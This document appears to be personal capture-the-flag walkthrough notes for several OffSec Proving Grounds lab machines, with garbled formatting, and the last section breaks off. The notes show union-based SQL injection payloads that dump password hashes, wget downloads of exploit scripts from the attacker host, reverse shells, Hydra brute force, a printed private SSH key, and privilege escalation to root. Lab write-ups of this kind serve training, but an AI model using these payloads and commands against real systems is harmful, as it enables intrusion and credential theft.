43,"test","2024-05-22 08:28:01",0
``` can try `sql` injection`!!`, in test Change to
```sql
admin" UNION SELECT @@hostname, @@version, NULL, NULL;--+
``` ![InsanityHosting_1.png] (picture/InsanityHosting_1.png) `webmail` ![InsanityHosting_2.png]
(picture/InsanityHosting_2.png) ```sql

admin" UNION SELECT @@hostname, @@version, NULL, NULL;--+ is down. Please check the
report below for more information.

ID, Host, Date Time, Status
insanityhosting.vrn, 5.5.65-MariaDB,,

``` via [sql injection] (https://book.hacktricks.xyz/pentesting-web/sql-injection#extract-database-names-table-names-and-column-names) get `database`
```sql
monitoring
admin" UNION SELECT NULL, NULL, NULL, schema_name FROM information_schema.SCHEMATA;--+

webmail
admin" UNION SELECT NULL, NULL, NULL, schema_name FROM information_schema.SCHEMATA;--+
is down. Please check the report below for more information.

ID, Host, Date Time, Status
,,,information_schema
,,,monitoring
,,,mysql
,,,performance_schema

``` Refer to a [SQL Injections # 2 Union based SQLI] (https://notchxor.github.io/oscp-notes/2-web/sqli/)
[Step 4 - Start enumerating the database] (https://sushant747.gitbooks.io/total-oscp-guide/content/sql-injections.html)

```

Get all tables

monitoring

admin" UNION SELECT NULL,NULL,NULL,table_name from information_schema.tables;--+

webmail

admin" UNION SELECT NULL,NULL,NULL,table_name from information_schema.tables;--+ is down. Please check the report below for more information.

ID, Host, Date Time, Status

```
,,,CHARACTER_SETS
,,,CLIENT_STATISTICS
,,,COLLATIONS
,,,COLLATION_CHARACTER_SET_APPLICABILITY
,,,COLUMNS
,,,COLUMN_PRIVILEGES
,,,ENGINES
,,,EVENTS
,,,FILES
,,,GLOBAL_STATUS
,,,GLOBAL_VARIABLES
,,,INDEX_STATISTICS
,,,KEY_CACHES
,,,KEY_COLUMN_USAGE
,,,PARAMETERS
,,,PARTITIONS
,,,PLUGINS
,,,PROCESSLIST
,,,PROFILING
,,,REFERENTIAL_CONSTRAINTS
,,,ROUTINES
,,,SCHEMATA
,,,SCHEMA_PRIVILEGES
,,,SESSION_STATUS
,,,SESSION_VARIABLES
,,,STATISTICS
,,,TABLES
,,,TABLESPACES
,,,TABLE_CONSTRAINTS
,,,TABLE_PRIVILEGES
,,,TABLE_STATISTICS
,,,TRIGGERS
,,,USER_PRIVILEGES
,,,USER_STATISTICS
,,,VIEWS
,,,INNODB_CMPMEM_RESET
,,,INNODB_RSEG
,,,INNODB_UNDO_LOGS
,,,INNODB_CMPMEM
,,,INNODB_SYS_TABLESTATS
,,,INNODB_LOCK_WAITS
,,,INNODB_INDEX_STATS
,,,INNODB_CMP
,,,INNODB_CMP_RESET
,,,INNODB_CHANGED_PAGES
,,,INNODB_BUFFER_POOL_PAGES
,,,INNODB_TRX
,,,INNODB_BUFFER_POOL_PAGES_INDEX
,,,INNODB_LOCKS
,,,INNODB_BUFFER_POOL_PAGES_BLOB
,,,INNODB_SYS_TABLES
,,,INNODB_SYS_FIELDS
,,,INNODB_SYS_COLUMNS
,,,INNODB_SYS_STATS
,,,INNODB_SYS_FOREIGN
,,,INNODB_SYS_INDEXES
,,,XTRADB_ADMIN_COMMAND
,,,INNODB_TABLE_STATS
,,,INNODB_SYS_FOREIGN_COLS
,,,INNODB_BUFFER_PAGE_LRU
```

```

,,,INNODB_BUFFER_POOL_STATS
,,,INNODB_BUFFER_PAGE
,,,hosts
,,,log
,,,users
,,,columns_priv
,,,db
,,,event
,,,func
,,,general_log
,,,help_category
,,,help_keyword
,,,help_relation
,,,help_topic
,,,host
,,,ndb_binlog_index
,,,plugin
,,,proc
,,,procs_priv
,,,proxies_priv
,,,servers
,,,slow_log
,,,tables_priv
,,,time_zone
,,,time_zone_leap_second
,,,time_zone_name
,,,time_zone_transition
,,,time_zone_transition_type
,,,user
,,,cond_instances
,,,events_waits_current
,,,events_waits_history
,,,events_waits_history_long
,,,events_waits_summary_by_instance
,,,events_waits_summary_by_thread_by_event_name
,,,events_waits_summary_global_by_event_name
,,,file_instances
,,,file_summary_by_event_name
,,,file_summary_by_instance
,,,mutex_instances
,,,performance_timers
,,,rlock_instances
,,,setup_consumers
,,,setup_instruments
,,,setup_timers
,,,threads

```

```

```Get all columns from a specific table users

```

```

monitoring
admin" UNION SELECT NULL,NULL,NULL,column_name from information_schema.columns where
table_name = 'users';--+

webmail
admin" UNION SELECT NULL,NULL,NULL,column_name from information_schema.columns where
table_name = 'users';--+ is down. Please check the report below for more
information.

ID, Host, Date Time, Status
,,,id
,,,username
,,,password
,,,email

```Get content from the users-table. From columns name and password. `
```sql
monitoring
admin" UNION SELECT NULL,username,password,email from users;--+

```

```

webmail
admin" UNION SELECT NULL,username,password,email from users;--+ is down. Please
check the report below for more information.

ID, Host, Date Time, Status
,admin,$2y$12$shuPSQmbcMvgHDkWiMnk9t.1cLoBWue3dtHf9E5cKUNcfKTOOp8cma,admin@insanityhosting.vm
,nicholas,$2y$12$4R6JiYmbJ7NKnuQEoQW4ruIcuRJtDRukH.Tvx52RkUfx5eloIw7Qe,nicholas@insanityhosting.vm
,otis,$2y$12$./XCeHl0/TCPW5zN/E9w0ecUUKbDomwjQ0yZqGz5tgASgZg6SIHFW,otis@insanityhosting.vm

``` crack `user` table
```sql
monitoring
admin" UNION SELECT NULL,NULL,NULL,column_name from information_schema.columns where
table_name = 'user';--+

webmail
admin" UNION SELECT NULL,NULL,NULL,column_name from information_schema.columns where
table_name = 'user';--+ is down. Please check the report below for more information.

ID, Host, Date Time, Status
,,,Host
,,,User
,,,Password
,,,Select_priv
,,,Insert_priv
,,,Update_priv
,,,Delete_priv
,,,Create_priv
,,,Drop_priv
,,,Reload_priv
,,,Shutdown_priv
,,,Process_priv
,,,File_priv
,,,Grant_priv
,,,References_priv
,,,Index_priv
,,,Alter_priv
,,,Show_db_priv
,,,Super_priv
,,,Create_tmp_table_priv
,,,Lock_tables_priv
,,,Execute_priv
,,,Repl_slave_priv
,,,Repl_client_priv
,,,Create_view_priv
,,,Show_view_priv
,,,Create_routine_priv
,,,Alter_routine_priv
,,,Create_user_priv
,,,Event_priv
,,,Trigger_priv
,,,Create_tablespace_priv
,,,ssl_type
,,,ssl_cipher
,,,x509_issuer
,,,x509_subject
,,,max_questions
,,,max_updates
,,,max_connections
,,,max_user_connections
,,,plugin
,,,authentication_string
``` `mysql.user` field ```sql
# monitoring
admin" UNION SELECT NULL,User>Password,authentication_string from mysql.user;--+

# webmail
admin" UNION SELECT NULL,User>Password,authentication_string from mysql.user;--+ is

```


down. Please **check** the report below **for** more information.

```
ID, Host, Date Time, Status
,root,*CDA244FF510B063DA17DFF84FF39BA0849F7920F,
'''
,elliott,,*5A5749F309CAC33B27BA94EE02168FA3C3E7A3E9
``` Use [Crackstation] (https://crackstation.net/)
```

5A5749F309CAC33B27BA94EE02168FA3C3E7A3E9

Hash	Type	Result
5A5749F309CAC33B27BA94EE02168FA3C3E7A3E9	MySQL4.1+	elliott123

``` sshlogin,in /home/elliottget local.txt

```
(kali㉿kali)-[~/pgplay]
└─$ ssh elliott@192.168.170.124
elliott@192.168.170.124's password: elliott123

[elliott@insanityhosting ~]$ cat local.txt
0e0bf2ae54c1fe5ea40cff01788b8094
``` `linpeas`
```

[elliott@insanityhosting tmp]\$ wget 192.168.45.190/linpeas.sh

[elliott@insanityhosting tmp]\$ chmod +x linpeas.sh

[elliott@insanityhosting tmp]\$ ./linpeas.sh

[+] [CVE-2021-4034] PwnKit

Details: <https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt>

Exposure: less probable

Tags: ubuntu=10|11|12|13|14|15|16|17|18|19|20|21,debian=7|8|9|10|11,fedora,manjaro

Download URL: <https://codeload.github.com/berdav/CVE-2021-4034/zip/main>

---

[elliott@insanityhosting tmp]\$ wget 192.168.45.190/CVE-2021-4034.py

[elliott@insanityhosting tmp]\$ python CVE-2021-4034.py

[root@insanityhosting root]# cat proof.txt

95c3dc32b1c997e1ec6665ba3387aba9

---

```

(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.215.83 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.215.83:21
Open 192.168.215.83:22
Open 192.168.215.83:80
Open 192.168.215.83:139
Open 192.168.215.83:8088
Open 192.168.215.83:8715
Open 192.168.215.83:445
Open 192.168.215.83:7080

PORT STATE SERVICE REASON VERSION
21/tcp open ftp syn-ack vsftpd 3.0.3
22/tcp open ssh syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open http syn-ack Apache httpd 2.4.38 ((Debian))
139/tcp open netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn syn-ack Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
7080/tcp open ssl/empowerid syn-ack LiteSpeed

|_ http-server-header: LiteSpeed
|_ ssl-date: TLS randomness does not represent time
|_ http-methods:
|_ Supported Methods: GET HEAD POST
|_ http-title: Did not follow redirect to https://192.168.215.83:7080/
|_ tls-alpn:
| h2
| spdy/3
| spdy/2
|_ http/1.1
8088/tcp open http syn-ack LiteSpeed httpd
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Katana X
8715/tcp open http syn-ack nginx 1.14.2
|_ http-auth:
|_ HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=Restricted Content
|_ http-title: 401 Authorization Required
Service Info: Host: KATANA; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
``` modifyusedirsearch( buster QQ), Search 80and port ```

(kali㉿kali)-[~/local/share/Trash/files]
└─$ dirsearch -u http://192.168.215.83:8088

Target: http://192.168.215.83:8088/

[05:43:08] Starting:
[05:43:52] 301 - 1KB - /cgi-bin -> http://192.168.215.83:8088/cgi-bin/
[05:43:59] 301 - 1KB - /css -> http://192.168.215.83:8088/css/
[05:44:02] 200 - 1KB - /docs/
[05:44:02] 301 - 1KB - /docs -> http://192.168.215.83:8088/docs/
[05:44:12] 301 - 1KB - /img -> http://192.168.215.83:8088/img/
[05:44:30] 200 - 50KB - /phpinfo.php
[05:44:35] 401 - 1KB - /protected/data/
[05:44:35] 401 - 1KB - /protected/runtime/
[05:44:55] 200 - 2KB - /upload.html
[05:44:55] 200 - 684B - /upload.php
``` Check`http://192.168.215.83:8088/upload.html`,can uploadshell ![Katana_1.png](picture/Katana_1.png)
wait for reverse shell; can obtain `www-data`'s shell, in `/var/www` path can obtain local.txt ```

(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp9001

Access
http://192.168.215.83:8715/katana_shell.php

$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@katana:/$

```

```
www-data@katana:/var$ cd www
www-data@katana:~$ ls
html local.txt
www-data@katana:~$ cat local.txt
fc33c82a6cf2b2203fe3a53b391dfa2b
``` `linpeas.sh`
```

```
www-data@katana:/tmp$ wget 192.168.45.242/linpeas.sh
www-data@katana:/tmp$ chmod +x linpeas.sh
www-data@katana:/tmp$ ./linpeas.sh
```

Executing Linux Exploit Suggester
<https://github.com/mzet/linux-exploit-suggester>

...

[+] [CVE-2021-3156] sudo Baron Samedit

Details: <https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt>

Exposure: less probable

Tags: mint=19,ubuntu=18|20, debian=10

Download URL: <https://codeload.github.com/blasty/CVE-2021-3156/zip/main>

[+] [CVE-2021-3156] sudo Baron Samedit 2

Details: <https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt>

Exposure: less probable

Tags: centos=6|7|8,ubuntu=14|16|17|18|19|20, debian=9|10

Download URL: <https://codelead.github.com/worawit/CVE-2021-3156/zip/main>

...

```
www-data@katana:/tmp$ wget 192.168.45.242/exploit_nss.py
www-data@katana:/tmp$ python3 exploit_nss.py
```

whoami

root

python3 -c 'import pty; pty.spawn("/bin/bash")'

```
root@katana:/root# cat proof.txt
2ea43280c2280aa2ca394819f08ad386
```

tags: Offsec PG Play Easy Linux # Moneybox

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.195.230 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.195.230:21
Open 192.168.195.230:22
Open 192.168.195.230:80

PORT      STATE SERVICE REASON  VERSION
21/tcp    open  ftp      syn-ack vsftpd 3.0.3
| ftp-syst:
|   STAT:
|   FTP server status:
|   Connected to ::ffff:192.168.45.204
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 0      0      1093656 Feb 26 2021 trytofind.jpg
22/tcp    open  ssh      syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 1e:30:ce:72:81:e0:a2:3d:5c:28:88:8b:12:ac:fa:ac (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQACWBZjFZOMKU5jDBL6Sww+89IV0wojGRFPnrSIyxVOp/N7sNSln6NttNOQulgsC4Sp7WziJ+hL5Ma
p7t7YWJ9Rj9lvcQU48aTtTzEsL5T991Wm3ZNvZjS0yhSL9Scf6VGxoO0EGqV+z3Z1OMKU609bm8PLoNaxfNXl2zDRdyrAN3VBT4jp8zlg
faT0W4kKQJ9u77IiHXBOU+6JrBg1b4F9x/wYT6zXxtGjH3tJTF8g4E6Da2eHOWsq3ERd40M+O1lv4Du3+bQRd3Z4KVDOQ1utmdyFI+HcrG
xjIPqgRAP0h2PLlm4qh/QZBvP08cAPUdduLLeqmFGn/qg/FP08nBgZ
|   256 01:9d:fa:fb:f2:06:37:c0:12:fc:01:8b:24:8f:53:ae (ECDSA)
|_ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBC8xP+l2BvuK5pg2bEpcDV1GAoAI3kIpMznpUyfOJS29SF9N2XyYV1
cvf008exXyxCs+RjVbk+8cxBs8K36CU=
|   256 2f:34:b3:d0:74:b4:7f:8d:17:d2:37:b1:2e:32:f7:eb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJ92TDnimudy2EtcS6I1ja1fGn+OBm3z2/8rxwcZknEH
80/tcp    open  http     syn-ack Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: MoneyBox
|_http-methods:
|_Supported Methods: HEAD GET POST OPTIONS
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
``` ftpobtain `trytofind.jpg`
```

```
(kali㉿kali)-[~/pgplay]
└─$ ftp 192.168.195.230
```

```
ftp> get trytofind.jpg
``` scan80port, http://192.168.195.230/blogs/
```

```
(kali㉿kali)-[~/pgplay]
└─$ feroxbuster -u http://192.168.195.230 -q -w /home/kali/SecLists/Discovery/Web-Content/directory-list-
2.3-small.txt

200      GET      171      88w      621c http://192.168.195.230/
301      GET      91       28w      318c http://192.168.195.230/blogs => http://192.168.195.230/blogs/
``` ![Moneybox_1.png] (picture/Moneybox_1.png) F12 `the hint is the another secret directory is S3cr3t-
T3xt` `http://192.168.195.230/S3cr3t-T3xt/` ![Moneybox_2.png] (picture/Moneybox_2.png) has `Secret Key
3xtr4ctd4t4`,extractdata use`steghide`
```

```
(kali㉿kali)-[~/pgplay/Moneybox]
└─$ steghide extract -sf trytofind.jpg
Enter passphrase: 3xtr4ctd4t4
wrote extracted data to "data.txt".
```

## data.txt

Hello..... renu

```
I tell you something Important.Your Password is too Week So Change Your Password
```

Don't Underestimate it.....

```
"" usehydra,get password987654321
```

```
(kali㉿kali)-[~/pgplay/Moneybox]
└─$ hydra -l renu -P /usr/share/wordlists/rockyou.txt ssh://192.168.195.230
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-12 05:18:22
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the
tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries
per task
[DATA] attacking ssh://192.168.195.230:22/
[22][ssh] host: 192.168.195.230 login: renu password: 987654321
"" sshlogin`renu`s account,canin `/home/renu`get local.txt
```

```
(kali㉿kali)-[~/pgplay/Moneybox]
└─$ ssh renu@192.168.195.230
renu@192.168.195.230's password: 987654321
```

```
renu@MoneyBox:~$ cat local.txt
db13a787d0efd38a988094c1a6e9091c
"" history,sshgetid_rsa
```

```
renu@MoneyBox:~$ cat /home/renu/.bash_history
cler
ls
ls -la
cd /home
ls
clear
cd
ls
ls -la
exit
clear
ls
ls -la
cd /home
ls
cd lily
ls
ls -la
clear
cd
clear
ssh-keygen -t rsa
clear
cd .ssh
ls
ssh-copy-id lily@192.168.43.80
clear
cd
cd -
ls -l
chmod 400 id_rsa
ls -l
ssh -i id_rsa lily@192.168.43.80
clear
ssh -i id_rsa lily@192.168.43.80
cd
clear
cd .ssh/
```

```

ls
ssh -i id_rsa lily@192.168.43.80
su lily
clear
cd
sudo apt install openssh
sudo apt update
sudo apt install openssh-server
sudo service ssh start
sudo service ssh status
clear
cd /etc/
ls
cd ssh
ls
nano ssh_config
ls
nano sshd_config
clear
cd
ls
ls -la
chsh bash
chsh
clear
su root
clear
sudo apt install openssh
su root
exit

renu@MoneyBox:~/ssh$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktbjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAABFwAAAAAdzc2gtcn
NhAAAAAwEAAQAAQEA0SBPbRBG0y9APu5/qHfbQowEmAFmNFwanKs8qm9qrDbCZwZvHATA
gTUpLboLaLPR2PYc0iJ5Dsw590YrWSV7nplwMrDrDOoAXLbuRg7i/PNnRYM/etjvU73Rey
SZvNniIla7EvGAlUKuN5ooFrOhlybvgTalW3H/sat+m4s4kG1Qcvrxm4gj6TdCU67RuOPT
XTWxJdBQ5pZtmOp5r+NszOYQgtB0CYgcpnPyN+xtPVbVLGgqY4imsWWp4Jcm9vli0sZiX6
/hIRp1jqUL/dYXsV3eyHZSuoYVDn3+cjcZbyFcxtlRG7oLSV7pDEilpNhYZxHQy6ggh12P
tVflxAfRdwAAA8hAXVfHQF1XxwAAAAdzc2gtcnNhAAABAQDRIE9tEEbTL0A+7n+od9tCjA
SYAWY0XBqczqyb2qsNsJnBm8CBMCBNSktugt0s9HY9hzSInkOzDn3RitZJXuemXCasOsM
6gBctu5GDuL882dFgz96209TvdF7JJm82eIiVrsS8YCVQq43migWs6HXJu+BNrVbcf+Xq3
6biziQaVBy+vGbiCPpN0JTrtG449NdNZcl0FDmlm2Y6nlH42zM5hCC0HQJiBymc/I37G09
VtUsaCpjKaxZanglyb2+WLSxmJfr+EhGnWOpQv91hexXd7IdlK6hhUOff5yNx1vIVzG2V
EbugtJXukMSLWk2FhnEdDLqCCHXY+1V+XEB9F3AAAAAwEAAQAAQBMbYE6D8q9lDufd/LH
WVGaMxy80lKFELna3J8H9rrvsPc+E6F45ciUQD8Kk8ylE7S4R7jfuvmcAn306EKVhve789
c/YDgLYM00bfn0K7MI/CXRf6okYFjBXcUocj6eJx1u6yjo0i96H3dmlMcYB4APHpzayEm
r4KyRpvJfi3mJNjPLS2wNhotTlOKA3OYcuwq9PO5O3ftmAhd1m5YH91jSM/ykeRRe6jt7X
aAbKqnvPWoxQVizhYKqET68R1fCC6/BWGFPPYkxvjGiC+N0OgMI82UMDXyKN5/DMU1/vLhj
v98GkTL+X2fZYDnMpGSQjWijMvjKZUfmDHYuWAdXPBFBAAGQChZCjF2uHbq2WgJETxHg
grXSQcneY0oCVJQIGezhy17Lip5CNT9P/OVBp6CcGJ8UpzmygtIvchinWd4rqmOOVwkRsR
Mw78IqQuoTiZkxqBZ6nluk/PEXFrIZNGxoD3PJgZ+9+3PLvhimeEW7BRpId9Mnyed6uwxi
f1N9tfY7cSLAAAAIEA7F4NEJiRghxMDDf1qySIzmstCat2m0y3quqOPJvt/zZBuD9X/C0q
GJXP9AvJsyoVZxCbSpESUlc0Y61bbCrhn48AEPlY6KuM96zW8i3JW3d2G6TK38xzE2BrUx
6y0sAYv5IP9P5UP/kIxGCafR+bUJThIUwWAKbPiBzSjuBFCE8AAACBAOJ/Bas5s3M8iE1Z
7ZVt5t1GtN+9jTuxoqDP/9WuYAmKK1su3KD1MGux6iF79MYlg7+8yKInTzuGTv/G3aD7Qf
YhsiLPQ/9JdHubK82FYXSOR5ss06Jl25UM5j2naZBQzhyogIP+P0daIu/hqYdXoHxzYGgU
tTfxqrmU8rLImbJZAAAAC3JlbnVAZGViaWFuAQIDBAUGBw==
-----END OPENSSH PRIVATE KEY-----
```

```

```

(kali㉿kali)-[~/pgplay/Moneybox]
└─$ sudo chmod 600 id_rsa

```

```

(kali㉿kali)-[~/pgplay/Moneybox]
└─$ ssh -i id_rsa lily@192.168.195.230

```

lily@MoneyBox:~\$ sudo -l

Matching Defaults entries for lily on MoneyBox:

env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User lily may run the following commands on MoneyBox:
(ALL : ALL) NOPASSWD: /usr/bin/perl

lily@MoneyBox:~\$ sudo perl -e 'exec "/bin/sh";'

python3 -c 'import pty; pty.spawn("/bin/bash")'

root@MoneyBox:~# cat proof.txt
c76a8330131d0ee73cf517a3e9384008

tags: Offsec PG Play Easy Linux # Monitoring(incomplete)

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.211.136 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.211.136:25
Open 192.168.211.136:80
Open 192.168.211.136:5667
Open 192.168.211.136:22
Open 192.168.211.136:443
Open 192.168.211.136:389

PORT      STATE SERVICE    REASON  VERSION
22/tcp    open  ssh        syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp        syn-ack Postfix smtpd
80/tcp    open  http        syn-ack Apache httpd 2.4.18 ((Ubuntu))
|_ http-favicon: Unknown favicon MD5: 8E1494DD4BFF0FC523A2E2A15ED59D84
|_ http-title: Nagios XI
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-methods:
|_   Supported Methods: GET POST OPTIONS
389/tcp   open  ldap        syn-ack OpenLDAP 2.2.X - 2.3.X
443/tcp   open  ssl/http    syn-ack Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: 400 Bad Request
|_ tls-alpn:
|_   http/1.1
|_ ssl-date: TLS randomness does not represent time
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ ssl-cert: Subject: commonName=192.168.1.6/organizationName=Nagios
Enterprises/stateOrProvinceName=Minnesota/countryName=US/organizationalUnitName=Development/localityName=St
. Paul
|_ Issuer: commonName=192.168.1.6/organizationName=Nagios
Enterprises/stateOrProvinceName=Minnesota/countryName=US/organizationalUnitName=Development/localityName=St
. Paul
5667/tcp  open  tcpwrapped syn-ack
``` via80portcan loginpage, Use [accountnagiosadminpasswordadmin]
(https://support.nagios.com/forum/viewtopic.php?t=544) can loginpage download[CVE-2019-15949]
(https://github.com/hadrian3689/nagiosxi_5.6.6)
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp4444
```

```
(kali㉿kali)-[~/pgplay/MACHINE/Monitoring/nagiosxi_5.6.6]
└─$ python3 exploit.py -t 'http://192.168.191.136' -b /nagiosxi/ -u nagiosadmin -p admin -lh 192.168.45.235 -lp 4444
```

---

```
root@ubuntu:~# cat proof.txt
d7dea0d6b4e94f056e4b5f46a685e285
```

---



tags: Offsec PG Play Easy Linux # OnSystemShellDredd

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.215.130 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.215.130:21
Open 192.168.215.130:61000

PORT STATE SERVICE REASON VERSION
21/tcp open ftp syn-ack vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_ STAT:
|_ FTP server status:
|_ Connected to ::ffff:192.168.45.242
|_ Logged in as ftp
|_ TYPE: ASCII
|_ No session bandwidth limit
|_ Session timeout in seconds is 300
|_ Control connection is plain text
|_ Data connections will be plain text
|_ At session startup, client count was 3
|_ vsFTPD 3.0.3 - secure, fast, stable
|_End of status
61000/tcp open ssh syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
```ftplogin,`ls -al`Check has a `.hannah`directory,enterget a `id_rsa`file
```

```
(kali㉿kali)-[~/pgplay]
└─$ ftp 192.168.215.130
```

```
ftp> ls -al
229 Entering Extended Passive Mode (|||20060|)
150 Here comes the directory listing.
drwxr-xr-x 3 0 115 4096 Aug 06 2020 .
drwxr-xr-x 3 0 115 4096 Aug 06 2020 ..
drwxr-xr-x 2 0 0 4096 Aug 06 2020 .hannah

ftp> cd .hannah
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||23326|)
150 Here comes the directory listing.
-rwxr-xr-x 1 0 0 1823 Aug 06 2020 id_rsa

ftp> get id_rsa
local: id_rsa remote: id_rsa
229 Entering Extended Passive Mode (|||47435|)
150 Opening BINARY mode data connection for id_rsa (1823 bytes).
100% |*****| 1823 1.47 MiB/s
00:00 ETA
226 Transfer complete.
```sshloginhannah's account,/home/hannahget local.txt
```

```
(kali㉿kali)-[~/pgplay/OnSystemShellDredd]
└─$ ssh -p 61000 -i id_rsa hannah@192.168.215.130

hannah@ShellDredd:~$ cat local.txt
7dae7512079d14638d33133eb3250e5f
```findbinaries,Use [GTFobins](https://gtfobins.github.io/gtfobins/cpulimit/#suid),in `root`find
proof.txt
```

```
hannah@ShellDredd:~$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/mawk
```

```
/usr/bin/chfn  
/usr/bin/su  
/usr/bin/chsh  
/usr/bin/fusemount  
/usr/bin/cpulimit  
/usr/bin/mount  
/usr/bin/passwd
```

```
hannah@ShellDredd:~$ install -m =xs $(which cpulimit) .  
hannah@ShellDredd:~$ /usr/bin/cpulimit -l 100 -f -- /bin/sh -p
```

whoami

```
root
```

cat proof.txt

```
d3b5bc7509b9e57d0c2c1a9245aeb714
```

```

(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.181.76 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.181.76:22
Open 192.168.181.76:80
Open 192.168.181.76:139
Open 192.168.181.76:445
Open 192.168.181.76:8000

PORT      STATE SERVICE      REASON  VERSION
22/tcp    open  ssh          syn-ack  OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         syn-ack  Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-methods:
|_ Supported Methods: POST OPTIONS GET HEAD
|_ http-title: Photographer by vlnlv13lr4
139/tcp   open  netbios-ssn  syn-ack  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  syn-ack  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8000/tcp  open  http         syn-ack  Apache httpd 2.4.18 ((Ubuntu))
|_ http-generator: Koken 0.22.24
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: daisa ahomi
|_ http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: Host: PHOTOGRAPHER; OS: Linux; CPE: cpe:/o:linux:linux_kernel
``` smbFirst ```
(kali㉿kali)-[~/pgplay]
└─$ smbclient -N -L 192.168.181.76

 Sharename Type Comment

 print$ Disk Printer Drivers
 sambashare Disk Samba on Ubuntu
 IPC$ IPC IPC Service (photographer server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

 Server Comment

 Workgroup Master

 WORKGROUP PHOTOGRAPHER

(kali㉿kali)-[~/pgplay]
└─$ smbclient -N //192.168.181.76/sambashare
Try "help" to get a list of possible commands.
smb: \> dir

. D 0 Thu Aug 20 11:51:08 2020
.. D 0 Thu Aug 20 12:08:59 2020
mailest.txt N 503 Mon Jul 20 21:29:40 2020
wordpress.bkp.zip N 13930308 Mon Jul 20 21:22:23 2020

 3300080 blocks of size 1024. 2958792 blocks available
smb: \> get mailest.txt
smb: \> get wordpress.bkp.zip
``` Check 'mailest.txt', can get `daisa@photographer.com` and password `babygirl`

```

Message-ID: 4129F3CA.2020509@dc.edu (mailto:4129F3CA.2020509@dc.edu)

Date: Mon, 20 Jul 2020 11:40:36 -0400

From: Agi Clarence agi@photographer.com (mailto:agi@photographer.com)

User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.0.1) Gecko/20020823 Netscape/7.0

X-Accept-Language: en-us, en

MIME-Version: 1.0

To: Daisa Ahomi daisa@photographer.com (mailto:daisa@photographer.com)

Subject: To Do - Daisa Website's
Content-Type: text/plain; charset=us-ascii; format=flowed
Content-Transfer-Encoding: 7bit

Hi Daisa!
Your site is ready now.
Don't forget your secret, my babygirl ;)
`` Go to <http://192.168.181.76:8000> and perform ffuf

```
(kali㉿kali)-[~/pgplay]
